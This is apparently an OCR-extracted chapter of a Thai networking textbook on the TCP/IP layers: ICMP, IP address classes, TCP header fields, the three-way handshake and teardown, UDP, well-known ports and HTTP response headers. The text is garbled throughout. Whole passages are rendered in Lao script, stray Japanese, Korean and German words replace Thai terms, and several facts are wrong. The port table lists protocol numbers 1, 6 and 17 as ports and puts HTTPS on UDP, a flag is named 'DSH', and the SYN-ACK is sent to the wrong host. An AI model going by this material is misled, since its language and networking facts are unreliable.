- Payload : ข้อมูลจากโปรโตคอลจะดับบนที่ต้องการสื่อสาร

### 2) ไอซีเอ็มพี (Internet Control Message Protocol: ICMP)

ไอซีเอ็มพี คือ โปรโตคอลที่ถูกใช้สำหรับตรวจสอบและรายงานสถานะของデータแกรม (Datagram) เมื่อเกิดปัญหา เช่น เร��เตอร์ (Router) ไม่สามารถส่งデータแกรมไปถึงปลายทางได้ ไอซีเอ็มพีจะถูกส่งไปรายงานถึงผู้ผิดพลาดที่เกิดขึ้นกับเครื่องต้นทางที่ส่งข้อมูลเดิมทราย อย่างไรก็ได้ โปรโตคอลไอซีเอ็มพีก็ยังไม่สามารถยืนยันได้อย่างแน่นอนว่ารายงานดังกล่าวจะถึงผู้รับหรือไม่ เพราะอาจจะเป็นไปได้ว่า ทั้งไอซีเอ็มพีและデータแกรมอาจจะสูญหายไปบนระบบเครือข่ายได้ทั้งคู่ ฉะนั้นโปรโตคอลไอซีเอ็มพีถือว่าไม่มีความน่าเชื่อถือ (Unreliable) ซึ่งหน้าที่ในการตรวจสอบ\data ตามที่ระบุไว้ใน ICMP Message จะประกอบด้วย Type ขนาด 8 บิต Checksum ขนาด 16 บิต และส่วนของ Content ซึ่งจะมีขนาดแตกต่างกันไปตาม Type และ Code ดังรูป 13.4



รูปที่ 13.4 ICMP header

### 3) หมายเลขอเปิ๊ง (IP address)

การติดต่อสื่อสารกันในระบบเครือข่ายอินเทอร์เน็ตด้วยสถาปัตยกรรมทีซีพี/ไอพี เครื่องคอมพิวเตอร์ทุกเครื่องที่เชื่อมต่อกันอยู่ จะต้องมีหมายเลขเครื่องเอาไว้อ้างอิงให้เครื่องคอมพิวเตอร์อื่น ๆ ได้ทราบและต้องมี

ซึ่งกัน หมายเลขเครื่องอ้างอิงดังกล่าวเรียกว่า ที่อยู่ไอพี หรือ IP Address (Internet Protocol) ซึ่งถูกกำหนดเป็นตัวเลขชุดหนึ่งขนาด 32 บิต ใน 1 ชุดนี้ มีตัวเลขถูกแบ่งออกเป็น 4 ส่วน ส่วนละ 8 บิต เท่า ๆ กัน เวลาเขียนก็เปล่ง ให้เป็นเลขฐาน 10 ก่อนเพื่อให้เข้าใจง่าย แล้วคุณตัวเลขแต่ตัวชุดด้วยจุด ดังนั้น ตัวเลขแต่ชุดจะมีค่าได้ตั้งแต่ 0 จนถึง  $2^8 - 1$  (255) เท่านั้น เช่น 192.168.1.10 เป็นต้น ที่อยู่ไอพีแบ่งออกเป็น 2 ส่วน คือ

|                |             |
|----------------|-------------|
| Network number | Host number |
|----------------|-------------|

ส่วนแรก คือ หมายเลขของเครือข่าย (Network number)

ส่วนที่สอง คือ หมายเลขของโฉสตที่อยู่ในเครือข่ายนั้น (Host number) เนื่องจากในเครือข่ายหนึ่ง ๆ อาจมีเครื่องคอมพิวเตอร์ที่เชื่อมต่ออยู่ มากมาย ต่างเครือข่ายกันอาจจะมีหมายเลขโฉสตซึ่กันก็ได้ แต่เมื่อร่วม กับเลขหมายเครือข่ายแล้วจะกลายเป็นหมายเลขไอพี ที่ไม่ซ้ำกันเลย

ที่อยู่ไอพีแบ่งได้เป็น 5 ระดับ (Class) ที่ใช้งานโดยทั่วไปจะมีเพียง 3 ระดับคือ Class A, Class B และ Class C ซึ่งจะถูกแบ่งตามขนาดของ เครือข่ายนั้นเอง ถ้าเครือข่ายนั้นมีจำนวนเครื่องคอมพิวเตอร์อยู่มาก ก็จะจัดอยู่ ใน Class A ถ้ามีจำนวนเครื่องคอมพิวเตอร์น้อยลงมาก ก็จะจัดอยู่ใน Class B, Class C ตามลำดับ ดังรูปที่ 13.5

|           |         |                   |                    |
|-----------|---------|-------------------|--------------------|
| 0 1       | 7 8     | 31                |                    |
| Class A   | 0       | Network           | Local host address |
| 0 1 2     | 15 16   | 31                |                    |
| Class B   | 1 0     | Network           | Local host address |
| 0 1 2 3   | 23 24   | 31                |                    |
| Class C   | 1 1 0   | Network           | Local host address |
| 0 1 2 3 4 | 31      |                   |                    |
| Class D   | 1 1 1 0 | Multicast address |                    |

รูปที่ 13.5 IP Class

### บทที่ 13:- ความรู้เบื้องต้นเกี่ยวกับโปรโตคอลทีซีพี/ไอพี

จากรูปจะเห็นว่าหมายเลขไอพี ของ Class A บิตแรกจะเป็น 0 และหมายเลขของเครือข่าย (Network number) มีขนาด 7 บิต และหมายเลขของเครื่องคอมพิวเตอร์ (Host number) ขนาด 24 บิต ทำให้ในหนึ่งเครือข่ายของ Class A สามารถมีเครื่องคอมพิวเตอร์ในเครือข่ายได้ถึง  $2^{24} = 16$  ล้านเครื่อง เหมาะสำหรับองค์กรหรือบริษัทขนาดใหญ่ ซึ่งใน Class A นี้จะมีเครือข่ายได้แค่ 128 ( $2^7$ ) เครือข่ายเท่านั้นทั่วโลก

สำหรับ Class B จะมีหมายเลขเครือข่ายขนาด 14 บิต และหมายเลขเครื่องคอมพิวเตอร์ขนาด 16 บิต (ส่วนอีก 2 บิตที่เหลือด้านซ้ายมีอสูดบังคับว่าต้องเขียนต้นด้วย 10) ดังนั้น Class B สามารถมีจำนวนเครือข่ายทั้งหมด เท่ากับ  $2^{14} = 16,384$  เครือข่าย และมีเครื่องคอมพิวเตอร์ที่เชื่อมต่อภายในเครือข่ายได้ถึง  $2^{16}$  หรือ 65,536 เครื่อง

สุดท้ายคือ Class C ซึ่งมีหมายเลขเครื่องคอมพิวเตอร์ขนาด 8 บิตและมีหมายเลขเครือข่ายขนาด 21 บิต ส่วน 3 บิตแรกบังคับว่าต้องเป็น 110 ดังนั้น ในแต่ละเครือข่ายของ Class C จะมีจำนวนเครื่องที่ต่อเชื่อมตอกันได้เพียงไม่เกิน 254 เครื่องต่อเครือข่าย ( $2^8 = 256$  แต่หมายเลขเครื่อง 0 และ 255 จะไม่ถูกใช้งาน จึงเหลือเพียง 254) ดังนั้นวิธีการสังเกตง่าย ๆ ว่าเราเชื่อมต่อเครือข่าย Class ได้สามารถดูได้จากหมายเลขไอพีในส่วนหน้า (ส่วน Network number) คือ

Class A จะมี Network ตั้งแต่ 0 ถึง 127 (บิตแรกเป็น 0 เสมอ)

Class B จะมี Network ตั้งแต่ 128 ถึง 191 (เขียนต้นด้วย 10)

Class C จะมี Network ตั้งแต่ 192 ถึง 223 (เขียนต้นด้วย 110)

เช่นถ้าเครื่องคอมพิวเตอร์ในอินเทอร์เน็ตมีหมายเลขไอพี ดังนี้ 172.16.30.10 ตัวเลข 172.16 แสดงว่าเป็นเครือข่าย Class B ซึ่งหมายเลขเครือข่ายจะใช้สองส่วนแรก คือ 172.16 และมีหมายเลขของเครื่องคอมพิวเตอร์ คือ 30.10 หรือถ้ามีไอพีเป็น 192.168.100.35 จะทราบทันทีว่าเครื่องคอมพิวเตอร์นั้นอยู่ในเครือข่าย Class C มีหมายเลขเครือข่ายอยู่ใน 3 ส่วนแรก ได้แก่ 192.168.100 และมีหมายเลขประจำเครื่องคือ 35 เป็นต้น


#### 4. ชั้นสื่อสารนำส่งข้อมูล (Transport Layer)

ในชั้นนี้แบ่งໂປຣໂທຄອລອກເປັນ 2 ຊົນດີ ຕາມລັກຂະນະການທ່າງນີ້ ຄືວ ທີ່  
ເຊີີພີ ແລະຢູ່ດີພີ ສິ້ງມີຮາຍລະເອີ້ນດັ່ງຕ້ອໄປນີ້

##### 1) ທີ່ເຊີີພີ (Transmission Control Protocol: TCP)

ມີການກຳຫັດໜີວັງການສື່ອສາຣາດັ່ງກ່າວຈະທຳໃຫ້ຂໍ້ອມຸລໄໝລໄດ້ອຍ່າງຕ່ອນເນື່ອງໂດຍໄມ້ມີ  
ຂໍ້ອົບພາດແລະມີຄວາມນໍາເຂົ້າຄົ້ນສູງ (ຄ໏າເກີດຂອົບພາດຈະມີວິທີການຕຽບສອບ  
ແລະສັງໃໝ່ໄດ້) ໂດຍຖ້າຂໍ້ອມຸລທີ່ຮັບສ່ວນມີປິຣິມານມາກຈະຄຸກຕັດແບ່ງອອກເປັນສ່ວນເລັກ  
ໆ ເຮັດວຽກວ່າແມສເຊສ (Message) ສິ້ງຈະຄຸກສ່ວນໄປຢັ້ງຜູ້ຮັບປລາຍທາງພ່ານຂັ້ນສື່ອສາຣາ  
ຂອງອິນເທຼອຣ໌ເນື້ອຕ ເມື່ອຜູ້ຮັບໄດ້ແມສເຊສດັ່ງກ່າວແລ້ວ ຈະນຳມາເຮັດວຽກຕ່ອກກັນ  
ຕາມລຳດັບເພື່ອເປັນຂໍ້ອມຸລເດີມຈາກຜູ້ສ່ວນ ເຊັດເດືອຣ໌ຂອງທີ່ເຊີີພີແສດງດັ່ງ  
ໃນຮູບທີ່ 13.6 ແລະມີຮາຍລະເອີ້ນຂອງເຟຣີມຂໍ້ອມຸລດັ່ງນີ້

- Source Port Number: ມາຍເລີຂພອຣຕ່ານທາງທີ່ສັງດາຕ່າແກຣມ  
ນີ້ ມີຂາດ 16 ປີຕ
- Destination Port Number: ມາຍເລີຂພອຣຕ່ປລາຍທາງຂອງຜູ້ຮັບ  
ມີຂາດ 16 ປີຕ
- Sequence Number: ຮະບູມາຍເລີຂລຳດັບອ່າງອີງໃນການສື່ອສາຣາ  
ຂໍ້ອມຸລແຕ່ລະຄູ່ງ ເພື່ອໃຊ້ໃນການຈຳເຫັນກວ່າເປັນຂໍ້ອມຸລຂອງຊຸດໃດ  
ເພື່ອນຳມາຈັດລຳດັບໃໝ່ທີ່ຜູ້ຮັບໄດ້ຄຸກຕອງ ມີຂາດ 32 ປີຕ
- Acknowledgment Number: ທ່ານ້າທີ່ເຊັ່ນເດີຍກັບ Sequence  
Number ແຕ່ຈະໃຊ້ໃນການຕອບຮັບ ມີຂາດ 32 ປີຕ
- Header Length: ຄວາມຍາວຂອງທີ່ເຊີີພີເຊັດເດືອຣ໌ ມີຂາດຄວາມຍາວ  
ໄມ່ເກີນ 20 ໄປຕໍ່ ແຕ່ອາຈຈະມາກກວ່າ 20 ໄປຕໍ່ໄດ້ ລ້າມີຂໍ້ອມຸລໃນ  
ພິລດ໌ options ແຕ່ຕອງໄມ່ເກີນ 60 ໄປຕໍ່
- Code Bits: ໃຊ້ຮະບູຄຸນສມບັດຂອງເພົ້າເກີຕິທີ່ເຊີີພີໃນຂະນິ້ນ ແລະ  
ໃຊ້ເປັນຕົວຄວບຄຸມຈັງກວດສັງຂໍ້ອມຸລດ້ວຍ ສິ້ງມີຂາດ 6 ປີຕ  
ຮາຍລະເອີ້ນແສດງດັ່ງໃນຕາຮາງທີ່ 13.1



รูปที่ 13.6 TCP header

ตารางที่ 13.1 code bits

| Code Bits | คำอธิบาย                                                                                                      |
|-----------|---------------------------------------------------------------------------------------------------------------|
| URG       | เป็นข้อมูลด่วน และมีข้อมูลพิเศษมาด้วย (อยู่ใน Urgent Pointer)                                                 |
| ACK       | สามารถนำเอาข้อมูลในพิลิต Acknowledge Number มาใช้งานได้                                                       |
| DSH       | แจงให้ผู้รับข้อมูลทราบว่าควรจะส่งข้อมูล Segment นี้ไปยังไหนพอดี                                               |
| RST       | ยกเลิกการเชื่อมต่อ (Reset) เมื่อเกิดปัญหาขึ้นในเครือข่าย เช่น โถสต์ไม่ตอบสนอง หรือรองขอการสื่อสารใหม่ เป็นต้น |
| SYN       | ใช้ในการเริ่มต้นขอติดตอกับปลายทาง                                                                             |
| FIN       | เพื่อแจงให้ปลายทางทราบว่าจะหยุดการเชื่อมต่อแล้ว                                                               |

Code bits คือ ตัวกำหนดคุณภาพในการรับ-ส่งข้อมูลให้มีความครบถ้วนสมบูรณ์ เนื่องจากการสื่อสารแต่ละช่วง ข้อมูลที่บรรจุในแพ็กเก็จจะถูกควบคุมไม่เหมือนกัน โดย code bits จะเป็นตัวควบคุมว่าควรทำอะไร ก่อนหลังในแต่ละชั้นตอนของการสื่อสาร เช่น พิลิต Acknowledgment number ไม่ควรถูกใช้ในชั้นตอนการเริ่มต้นการเชื่อมต่อ เป็นต้น

### ขั้นตอนการร้องขอการเชื่อมต่อและยกเลิกเชสชันของทีซีพี

กระบวนการร้องขอการเชื่อมต่อเริ่มต้นขึ้นเมื่อมีอุปกรณ์ในเครือข่ายส่งสัญญาณร้องขอสร้างเชสชันกับอุปกรณ์ปลายทางเกิดขึ้น ซึ่งเรียกกระบวนการนี้ว่า three-way handshake โดยเครือข่ายแบบสลับซองสื่อสารแพ็คเก็ตจะสร้างเส้นทางสื่อสารเสมือนขึ้นในเครือข่าย การสื่อสารทั้งหมดถูกควบคุมและสังการโดยproto콜ทีซีพี ซึ่งมีขั้นตอนดังรูปที่ 13.7

### กระบวนการสร้างการเชื่อมต่อมีขั้นตอนดังนี้

- 1) โ kosten A เริ่มต้นการเชื่อมต่อโดยการส่งแพ็คเก็ต SYN (ซิงโครไนซ์) พร้อมหมายเลขลำดับเริ่มต้นที่สร้างขึ้นไปยังโ kosten B ปลายทาง B
- 2) เมื่อโ kosten B ได้รับข้อความ SYN มันจะกำหนด code bits ในส่วนหัวของทีซีพีแพ็คเก็ตเป็น SYN และ ACK (SYN-ACK) และส่งกลับคืนไปให้โ kosten B
- 3) เมื่อโ kosten A ได้รับสัญญาณ SYN-ACK กลับมาแล้ว มันจะส่งแพ็คเก็ต ACK (Acknowledgement) กลับคืนไปให้โ kosten B อีกครั้ง
- 4) โ kosten B ได้รับ ACK และ ในขั้นตอนนี้ถือว่าการเชื่อมต่อสร้างสำเร็จแล้ว

หลังจากที่เชื่อมต่อเสร็จเรียบร้อยแล้ว เครื่อง A และ B จะเริ่มต้นรับส่งข้อมูลกัน ระหว่างการรับส่งข้อมูล เมื่อผู้ส่งทำการส่งข้อมูลไปแล้ว จะรอสัญญาณการตอบรับจากผู้รับปลายทางเสมอ (ACKS) ถ้าผู้รับไม่ส่งสัญญาณกลับมาในเวลาที่กำหนด ผู้ส่งจะส่งแพ็คเก็ตซ้ำไปให้อีก แต่ถ้าไม่มีการส่งสัญญาณมาอีก proto콜อาจจะยกเลิกการเชื่อมต่อ (Time expires) และการสื่อสารจะหยุดลง


### กระบวนการยกเลิกการเชื่อมต่อมีขั้นตอนดังนี้

เมื่อการรับส่งข้อมูลเป็นไปด้วยความเรียบร้อยและโ kosten ทั้งสองฝ่าย หมดข้อมูลที่จะรับส่งแล้ว กระบวนการยกเลิกการเชื่อมต่อจะเริ่มขึ้นดังนี้ (ใน

### บทที่ 13:- ความรู้เบื้องต้นเกี่ยวกับ프로그로콜ทีซีพี/ไอพี

กระบวนการเชื่อมต่อจะใช้วิธีแบบ three-way handshake และการยุติการเชื่อมต่อจะใช้ four-way massages แทน แสดงในรูปที่ 13.7)

- 1) โฮสต์ A ต้องการยุติการเชื่อมต่อ ก่อน โดยส่งแพ็กเก็ตไปหาโฮสต์ B พร้อมกำหนดส่วนหัวแพ็กเก็ตเป็น FIN (เสร็จสิ้น)
- 2) เมื่อโฮสต์ B ได้รับสัญญาณ FIN จะยังไม่ยุติการเชื่อมต่อแต่เปลี่ยนไปสู่สถานะ "รอปิด" (CLOSE\_WAIT) และส่งสัญญาณ ACK สำหรับ FIN ครั้งนี้กลับไปยังโฮสต์ A และตอนนี้โฮสต์ B เปลี่ยนไปเข้าสู่สถานะ LAST\_ACK (รอสัญญาณสุดท้ายเพื่อจะปิดการสื่อสาร) ณ จุดนี้ โฮสต์ B จะไม่ยอมรับข้อมูลใด ๆ จากโฮสต์ A อีกแล้ว แต่ยังสามารถส่งข้อมูลไปยังโฮสต์ A ต่อไปได้ หากโฮสต์ B ไม่มีข้อมูลใด ๆ ที่จะส่งไปยัง โฮสต์ A อีก การเชื่อมต่อจะถูกตัด ด้วยการส่งสัญญาณ FIN ไปอีกครั้ง
- 3) เมื่อโฮสต์ A ได้รับ ACK สุดท้ายจากโฮสต์ B จะเข้าสู่สถานะ (TIME\_WAIT) และส่ง ACK กลับไปยังโฮสต์ B อีกครั้ง
- 4) โฮสต์ B รับ ACK จากโฮสต์ A และปิดการเชื่อมต่อ
- 5)




รูปที่ 13.7 การขอเชื่อมต่อและยุติเชสชั่นการสื่อสารโดยทีซีพี

## 2) ยูดีพี (User Datagram Protocol: UDP)

ໂປຣໂທຄອລອືກ໌ນິດໜີ່ໃນໜີ້ນຂອງທຣານສພອຣ໌ ເຮັດວຽກກ່າວ໌ ຍູດືປີ (User Datagram Protocol: UDP) ມີ ຮູບແບບກາຮື່ ອສາຣແບບໄມ່ ຕ່ອນເນື່ອ (Connectionless) ແມ່ວ່າໂປຣໂທຄອລຍູດືປີຈະມີກາຮຕຣວຈສອບຄວາມຄຸກຕອງຂອງຂ່ອມູລ ແຕ່ຈະໄມ່ມີກາຮແຈ້ກລັບໄປຢັ້ງສູງ ຈຶ່ງຄືວ່າເປັນໂປຣໂທຄອລທີ່ໄມ່ມີຄວາມນໍາເຊື່ອຄືວ່າ ອຍ່າງໄຮກ໌ຕາມ ຍູດືປີມີຂອດໃນເຮືອງຂອງຄວາມເຮົວໃນກາຮຮັບ-ສັງຂ່ອມູລ ຈຶ່ງນີຍນີໃຫ້ກັບເອົພລິເຄັ້ນທີ່ໄມ່ຕ້ອງກາຮນີ້ເກີ່ຍກັບຄວາມຄຽບຄວ້າຂອງຂ່ອມູລນຳກັນ ເຊັ່ນ ຂ່ອມູລປະເທກພາບເຄລື່ອນໄໝວ່າ ທີ່ກັບຄວາມຄຽບຄວ້າຂອງຂ່ອມູລນຳກັນ ພົມຕົນ ຮາຍລະເອີຍດຂ່ອມູລສ່ວນຫວ່າຂອງຍູດືປີ ແສດງດັ່ງຮູບທີ 13.8 ໂດຍແຕ່ລະພິລົດມີຮາຍລະເອີຍດດັ່ງນີ້

- Source Port: ມໍາຍເລຂພອຣຕົນທາງທີ່ສັງດາຕ້າແກຣມນີ້
- Destination Port: ມໍາຍເລຂພອຣຕົປລາຍທາງທີ່ຈະຮັບດາຕ້າແກຣມ
- Length: ຄວາມຍາວຂອງດາຕ້າແກຣມ ທີ່ສ່ວນຫວ່າແລະສ່ວນ data ໂດຍຄ່າທີ່ນ້ອຍທີ່ສຸດໃນພິລົດນີ້ມີຂະນາດ 8 ປົຕ ຊື່ງເປັນຂະນາດຂອງສ່ວນຫວ່າ
- UDP Checkpoint: ໃຊ້ຕຣວຈສອບຄວາມຄຸກຕອງຂອງຍູດືປີດາຕາແກຣມ ໂດຍນໍາເອາຂ່ອມູລຂອງສ່ວນຫວ່າຂອງໄອຟີມາຄຳນວນຮວມດວຍ



ຮູບທີ 13.8 UDP header

## 3) ມໍາຍເລຂພອຣຕ (Port numbers)

ພອຣຕ ຄືວ່າ ຂ່ອງທາງທີ່ໃຊ້ສໍາຮັບເຊື່ອມຕ້ອແລະສື່ວສາຮກນະຮວ່າງໂປຣແກຣມ ປະໜູກຕົກຕາງ ແລະ ໂດຍແບ່ງອອກເປັນ 2 ກລຸມຫລັກ ທີ່ ຄືວ່າ Well Known Ports ແລະ Registered Ports ຊື່ມີຮາຍລະເອີຍດດັ່ງນີ້

### Well-known Ports

### บทที่ 13:- ความรู้เบื้องต้นเกี่ยวกับพอร์ตโพร็อกออลทีซีพี/ไอพี

Well-known Ports หมายถึง พอร์ตที่มีการใช้งานมาก่อนแล้วและรู้จักกันเป็นอย่างดี ซึ่งได้แก่พอร์ตที่มีหมายเลขตั้งแต่ 0 ถึง 1,023 เป็นพอร์ตที่ใช้สำหรับงานทั่ว ๆ ไป และเป็นบริการมาตรฐานของอินเทอร์เน็ต สำหรับพอร์ตที่สำคัญ ๆ แสดงในตารางที่ 13.2

#### Registered Ports

Registered Ports เป็นพอร์ตที่เตรียมไว้สำหรับให้โปรแกรมประยุกต์ต่าง ๆ นำไปใช้งานได้ ได้แก่พอร์ตหมายเลขระหว่าง 1,024 ถึง 65,535 โดย IANA (Internet Assigned Numbers Authority) เป็นผู้พิจารณาอนุญาตให้ผู้พัฒนาลงทะเบียนเป็นทางการเพื่อใช้งานพอร์ตที่ต้องการ แต่ปัจจุบันโปรแกรมหลาย ๆ ตัวก็ยังไม่ได้ลงทะเบียนใช้งาน ซึ่ง IANA พิจารณาว่าถ้าโปรแกรมเหล่านั้นไม่กระทบหรือมีปัญหากับโปรแกรมอื่นที่ลงทะเบียนไว้ ก็คงสามารถใช้งานต่อไปได้

ตารางที่ 13.2 แสดงหมายเลข well-known ports


| หมายเลขพอร์ต | พอร์ตโพร็อกออล | ชื่อบริการ                          |
|--------------|----------------|-------------------------------------|
| 1, 7         | TCP, UDP       | รายงานสถานะเครือข่าย (ICMP)         |
| 6            | TCP            | โพร็อกออลทีซีพี (TCP)               |
| 17           | UDP            | โพร็อกออลยูดีพี (UDP)               |
| 20, 21       | TCP            | โอนยายไฟล์ระยะไกล (FTP)             |
| 22           | TCP            | ควบคุมระยะไกลแบบปลอดภัย (SSH)       |
| 23           | TCP            | ควบคุมระยะไกล (Telnet)              |
| 25           | TCP            | จดหมายอิเล็กทรอนิกส์ (SMTP)         |
| 53           | TCP, UDP       | สอบถามชื่อโดเมน (DNS)               |
| 69           | UDP            | โอนยายไฟล์ขนาดเล็กระยะไกล (TFTP)    |
| 80           | TCP            | บริการเว็บไซต์ (HTTP)               |
| 110          | TCP            | จดหมายอิเล็กทรอนิกส์ (POP3)         |
| 119          | TCP            | ข่าวสาร (NNTP)                      |
| 123          | UDP            | บริการเวลามาตรฐาน (NTP)             |
| 161, 162     | UDP            | บริหารจัดการอุปกรณ์เครือข่าย (SNMP) |
| 443          | UDP            | บริการเว็บไซต์แบบปลอดภัย (HTTPS)    |

สามารถอ่านข้อมูลพอร์ตอื่น ๆ เพิ่มเติมได้จาก



## 5. ชั้นแอพพลิเคชัน (Application Layer)

ชั้นแอพพลิเคชัน เป็นชั้นที่ใกล้ชิดกับผู้ใช้งานมากที่สุด ทำหน้าที่ติดต่อกับผู้ใช้ โดยรับคำสั่งต่าง ๆ จากผู้ใช้งานให้คอมพิวเตอร์เพื่อเปลี่ยนความหมาย และทำงานตามคำสั่งที่ได้รับ ซึ่งเรียกว่าเป็นโปรแกรมประยุกต์ เช่น โปรแกรมออนไลน์เพิ่มระยะไกล (FTP) โปรแกรมควบคุมเครื่องระยะไกล (Telnet, SSH) โปรแกรมสื่อสารข้อมูลผ่านเว็บ (HyperText Transfer Protocol: HTTP) และโปรแกรมสอบถามซื้อโดเมนหรือดีอีนเอส (DNS) เป็นต้น ในส่วนนี้จะยกตัวอย่างรูปแบบของโปรโตคอลเชิงทีพี (HTTP) ซึ่งเป็นโปรโตคอลที่อำนวยความสะดวกในการสื่อสารระหว่างผู้ใช้งานต่าง ๆ เช่น ภาพ เสียง และมัลติมีเดีย ผ่านเว็บ แทนการสื่อสารด้วยการป้อนคำสั่ง (Command line) โดยส่วนหัวของเช็คทีพีจะเก็บข้อมูลที่ใช้สำหรับการสื่อสารระหว่างผู้รองขอใช้บริการ (Client) และเครื่องผู้ให้บริการเว็บ (Web server) ดังรูปที่ 13.9



รูปที่ 13.9 แสดง HTTP format

### ข้อมูลส่วนหัวของเซิร์ฟเวอร์ประกอบไปด้วย

- **Protocol version:** บอกให้เครื่องผู้ใช้งานทราบว่า เว็บเซิร์ฟเวอร์รองรับ protocol เอ็ตโคลเวอร์ชั้นอะไร ในตัวอย่างนี้ คือ HTTP เวอร์ชัน 1.1
- **HTTP status code:** ใช้บอกว่าสถานะผู้ให้บริการเป็นอย่างไร เช่น 200 คือ การเชื่อมต่อเป็นปกติ (OK) หรือ 500 คือ เครื่องให้บริการไม่สามารถให้บริการได้ (Internal server error) เป็นต้น
- **Text version of status code:** ขอความท่องเที่ยว status code เพิ่มเติม เช่น 502 คือ Bad Gateway หรือ 504 คือ Gateway Timeout เป็นต้น
- **Response header:** คือ ข้อมูลที่บอกให้ผู้ใช้บริการทราบว่า ข้อมูลที่แนบมาพร้อมกับข้อมูลส่วนหัวนี้ ประกอบไปด้วยอะไรบ้าง ซึ่งจะจับคู่โดยใช้ : เช่น Content-type : text/html บอกชนิดของข้อมูล ในที่นี้ คือ ข้อความ/เอกสาร html, Content-length : 397 บอกความยาวของข้อมูลที่อยู่ในส่วนของ Body เป็นต้น
- **Response body:** เป็นข้อมูลที่รับ-ส่งกันระหว่างผู้ใช้และผู้ให้บริการ

